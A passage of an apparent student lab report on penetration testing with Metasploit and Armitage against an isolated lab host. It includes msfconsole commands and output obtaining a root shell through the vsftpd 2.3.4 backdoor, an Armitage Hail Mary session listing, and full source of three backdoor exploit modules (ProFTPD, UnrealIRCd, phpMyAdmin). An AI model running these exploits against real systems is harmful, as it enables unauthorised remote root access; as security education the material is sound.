


Рис. 1.6: VSFTPD v2.3.4 exploit

At the bottom part of window we can see the command line commands:

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2
3 msf exploit(vsftpd_234_backdoor) > set TARGET 0
4 TARGET => 0
5
6 msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
7 PAYLOAD => cmd/unix/interact
8
9 msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.56.101
10 LHOST => 192.168.56.101
11
12 msf exploit(vsftpd_234_backdoor) > set LPORT 6881
13 LPORT => 6881
14
15 msf exploit(vsftpd_234_backdoor) > set RPORT 21
16 RPORT => 21
17
18 msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101
19 RHOST => 192.168.56.101
20
21 msf exploit(vsftpd_234_backdoor) > exploit -j
22 [*] Exploit running as background job 1.
23 [*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
24 [*] 192.168.56.101:21 - USER: 331 Please specify the password.
25 [+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
26 [+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
27 [*] Found shell.
28 [*] Command shell session 1 opened (192.168.56.102:45279 -> 192.168.56.101:6200) at
    2017-11-11 01:05:30 -0500
```

After the backdoor was successfully executed, a new shell was registered, in which commands are entered on the remote machine:




Рис. 1.7: Now we have access to remote console

1.3.12 Get root using IRC vulnerability

Let's try to use exploit `/unix/irc/unreal_ircd_3281_backdoor` to get remote access:





Рис. 1.8: Unreal IRC exploit

After the backdoor was successfully executed, a new shell was registered, in which commands are entered on the remote machine:



```
Console X exploit X Shell 1 X
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:e4:cc
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:e4cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5457 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6037 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:432047 (421.9 KB)  TX bytes:1130309 (1.0 MB)
          Base address:0xd010 Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:715 errors:0 dropped:0 overruns:0 frame:0
          TX packets:715 errors:0 dropped:0 overruns:0 carrier:0
```

Рис. 1.9: Now we have access to remote console

1.3.13 Armitage Hail Mary

Armitage recommends exploits and will optionally run active checks to tell you which exploits will work. If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.

After running the command Hail Mary, we got access to php, java, and also using 5 different exploits access to the unix shell. Information about each session, including the exploit, with which access was obtained are displayed in the console, you can connect to the session through the context menu.



```
Console X Hail Mary X
[*] 192.168.56.101:21 (linux/ftp/proftpd_telnet_iac)
[*] 192.168.56.101:80 (multi/http/sun_jsws_dav_options)
[*] 192.168.56.101:80 (unix/webapp/open_flash_chart_upload_exec)
[*] 192.168.56.101:21 (linux/ftp/proftpd_sreplace)
[*] 192.168.56.101:80 (linux/http/linksys_apply_cgi)
[*] 192.168.56.101:139 (linux/samba/trans2open)
[*] 192.168.56.101:445 (linux/samba/trans2open)
[*] 192.168.56.101:80 (multi/realserver/describe)
[*] 192.168.56.101:21 (multi/ftp/wuftpd_site_exec_format)
[*] Listing sessions...
msf > sessions -v

Active sessions
=====

Session ID: 1
  Type: shell php
  Info:
    Tunnel: 192.168.56.102:46381 -> 192.168.56.101:7514 (192.168.56.101)
    Via: exploit/multi/http/php_cgi_arg_injection
  Encrypted: false
  UUID:
  CheckIn: <none>
  Registered: No

Session ID: 2
  Type: shell unix
  Info:
    Tunnel: 192.168.56.102:34635 -> 192.168.56.101:6200 (192.168.56.101)
    Via: exploit/unix/ftp/vsftpd_234_backdoor
  Encrypted: false
  UUID:
  CheckIn: <none>
  Registered: No
```

Рис. 1.10: Armigate Hail Mary

1.3.14 Study three exploit source code files and explain them

Exploits source code stored at `usr/share/metasploit-framework/modules/exploits` directory by default.

The source code of each exploit is divided into two parts: **initialization** and **exploit**. Initialization module contains the following information:

- **Name** – exploit name.
- **Description** – the module's description.
- **Author** – the array of zero or more authors.
- **License** – the license under which this module is provided.
- **References** – the array of zero or more references.
- **Platform** – the array of zero or more platforms.
- **Arch** – the array of zero or more architectures.
- **Privileged** – whether or not this module requires privileged access.
- **Payload** – information about payload data, which sends to the server.
- **Targets** – the array of zero or more targets.
- **DefaultTarget** – default target.
- **DisclosureDate** – disclosure date.

The content of the exploit function differs depending on its method of operation.

proftpd_133c_backdoor

This backdoor exploits the vulnerability of the FTP server ProFTPD version 1.3.3c.

This script attempts to exploit the backdoor using the innocuous `id` command by default, but that can be changed with the `ftp-proftpd-backdoor.cmd` script argument.

```
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ###
5
6 class MetasploitModule < Msf::Exploit::Remote
7   Rank = ExcellentRanking
8
9   include Msf::Exploit::Remote::Ftp
10
11   def initialize(info = {})
12     super(update_info(info,
13       'Name'          => 'ProFTPD-1.3.3c Backdoor Command Execution',
14       'Description'    => %q{
15         This module exploits a malicious backdoor that was added to the
16         ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[
17         bz2|gz]
18         archive between November 28th 2010 and 2nd December 2010.
19       },
20       'Author'        => [ 'MC', 'darkharper2' ],
21       'License'        => MSF_LICENSE,
22       'References'     =>
23         [
24           [ 'OSVDB', '69562' ],
25           [ 'BID', '45150' ]
26         ],
27       'Privileged'     => true,
28       'Platform'       => [ 'unix' ],
29       'Arch'           => ARCH_CMD,
30       'Payload'         =>
```

```

31         'Space'      => 2000,
32         'BadChars'   => '',
33         'DisableNops' => true,
34         'Compat'     =>
35             {
36                 'PayloadType' => 'cmd',
37                 'RequiredCmd' => 'generic perl telnet',
38             }
39     },
40     'Targets'         =>
41     [
42         [ 'Automatic', { } ],
43     ],
44     'DisclosureDate' => 'Dec 2 2010',
45     'DefaultTarget' => 0))
46
47     deregister_options('FTPUSER', 'FTPPASS')
48 end
49
50 def exploit
51
52     connect
53
54     print_status("Sending Backdoor Command")
55     sock.put("HELP ACIDBITCHEZ\r\n")
56
57     res = sock.get_once(-1,10)
58
59     if ( res and res =~ /502/ )
60         print_error("Not backdoored")
61     else
62         sock.put("nohup " + payload.encoded + " >/dev/null 2>&1\n")
63         handler
64     end
65
66     disconnect
67
68 end
69 end

```

unreal_ircd_3281_backdoor

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

```

1
2 ##
3 # This module requires Metasploit: https://metasploit.com/download
4 # Current source: https://github.com/rapid7/metasploit-framework
5 ##
6
7 class MetasploitModule < Msf::Exploit::Remote
8     Rank = ExcellentRanking
9
10     include Msf::Exploit::Remote::Tcp
11
12     def initialize(info = {})
13         super(update_info(info,
14             'Name'      => 'UnrealIRCd 3.2.8.1 Backdoor Command Execution',
15             'Description' => %q{
16                 This module exploits a malicious backdoor that was added to the
17                 Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the
18                 Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
19             },
20             'Author'    => [ 'hdm' ],

```

```

21     'License'          => MSF_LICENSE,
22     'References'       =>
23     [
24         [ 'CVE', '2010-2075' ],
25         [ 'OSVDB', '65445' ],
26         [ 'URL', 'http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt' ]
27     ],
28     'Platform'         => [ 'unix' ],
29     'Arch'              => ARCH_CMD,
30     'Privileged'        => false,
31     'Payload'           =>
32     {
33         'Space'         => 1024,
34         'DisableNops'   => true,
35         'Compat'        =>
36         {
37             'PayloadType' => 'cmd',
38             'RequiredCmd' => 'generic perl ruby telnet',
39         }
40     },
41     'Targets'           =>
42     [
43         [ 'Automatic Target', { } ]
44     ],
45     'DefaultTarget'     => 0,
46     'DisclosureDate'    => 'Jun 12 2010'))
47
48     register_options(
49     [
50         Opt::RPORT(6667)
51     ])
52 end
53
54 def exploit
55     connect
56
57     print_status("Connected to #{rhost}:#{rport}...")
58     banner = sock.get_once(-1, 30)
59     banner.to_s.split("\n").each do |line|
60         print_line("    #{line}")
61     end
62
63     print_status("Sending backdoor command...")
64     sock.put("AB;" + payload.encoded + "\n")
65
66     # Wait for the request to be handled
67     1.upto(120) do
68         break if session_created?
69         select(nil, nil, nil, 0.25)
70         handler()
71     end
72     disconnect
73 end
74 end

```

phpmyadmin_3522_backdoor

phpMyAdmin 3.5.2.2, as distributed by the cdnetworks-kr-1 mirror during an unspecified time frame in 2012, contains an externally introduced modification (Trojan Horse) in `server_sync.php`, which allows remote attackers to execute arbitrary PHP code via an eval injection attack.

```

1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5

```

```

6 class MetasploitModule < Msf::Exploit::Remote
7   Rank = NormalRanking
8
9   include Msf::Exploit::Remote::Tcp
10  include Msf::Exploit::Remote::HttpClient
11
12  def initialize(info = {})
13    super(update_info(info,
14      'Name'          => 'phpMyAdmin 3.5.2.2 server_sync.php Backdoor',
15      'Description'    => %q{
16        This module exploits an arbitrary code execution backdoor
17        placed into phpMyAdmin v3.5.2.2 through a compromised SourceForge mirror.
18      },
19      'Author'         => [ 'hdm' ],
20      'License'        => MSF_LICENSE,
21      'References'     =>
22        [
23          [ 'CVE', '2012-5159' ],
24          [ 'OSVDB', '85739' ],
25          [ 'EDB', '21834' ],
26          [ 'URL', 'http://www.phpmyadmin.net/home_page/security/PMASA-2012-5.php' ]
27        ],
28      'Privileged'     => false,
29      'Payload'        =>
30        {
31          'DisableNops' => true,
32          'Compat'      =>
33            {
34              'ConnectionType' => 'find',
35            },
36          # Arbitrary big number. The payload gets sent as an HTTP
37          # response body, so really it's unlimited
38          'Space'       => 262144, # 256k
39        },
40      'DefaultOptions' =>
41        {
42          'WfsDelay' => 30
43        },
44      'DisclosureDate' => 'Sep 25 2012',
45      'Platform'       => 'php',
46      'Arch'           => ARCH_PHP,
47      'Targets'        => [[ 'Automatic', { } ]],
48      'DefaultTarget'  => 0))
49
50    register_options([
51      OptString.new('PATH', [ true, "The base directory containing phpMyAdmin try", '/'
52      phpMyAdmin' ])
53    ])
54  end
55
56  def exploit
57    uris = []
58
59    tpath = datastore['PATH']
60    if tpath[-1,1] == '/'
61      tpath = tpath.chop
62    end
63
64    pdata = "c=" + Rex::Text.to_hex(payload.encoded, "%")
65
66    res = send_request_raw( {
67      'global'  => true,
68      'uri'     => tpath + "/server_sync.php",
69      'method'  => 'POST',
70      'data'    => pdata,

```

```
71     'headers' => {
72         'Content-Type' => 'application/x-www-form-urlencoded',
73         'Content-Length' => pdata.length,
74     }
75 }, 1.0)
76
77     handler
78 end
79 end
```

1.4 Conclusion

In this paper, tools for testing systems on various vulnerabilities have been studied. The metasploit framework greatly simplifies the process of analyzing the system on various vulnerabilities, and also allows access to various system resources using built-in exploits.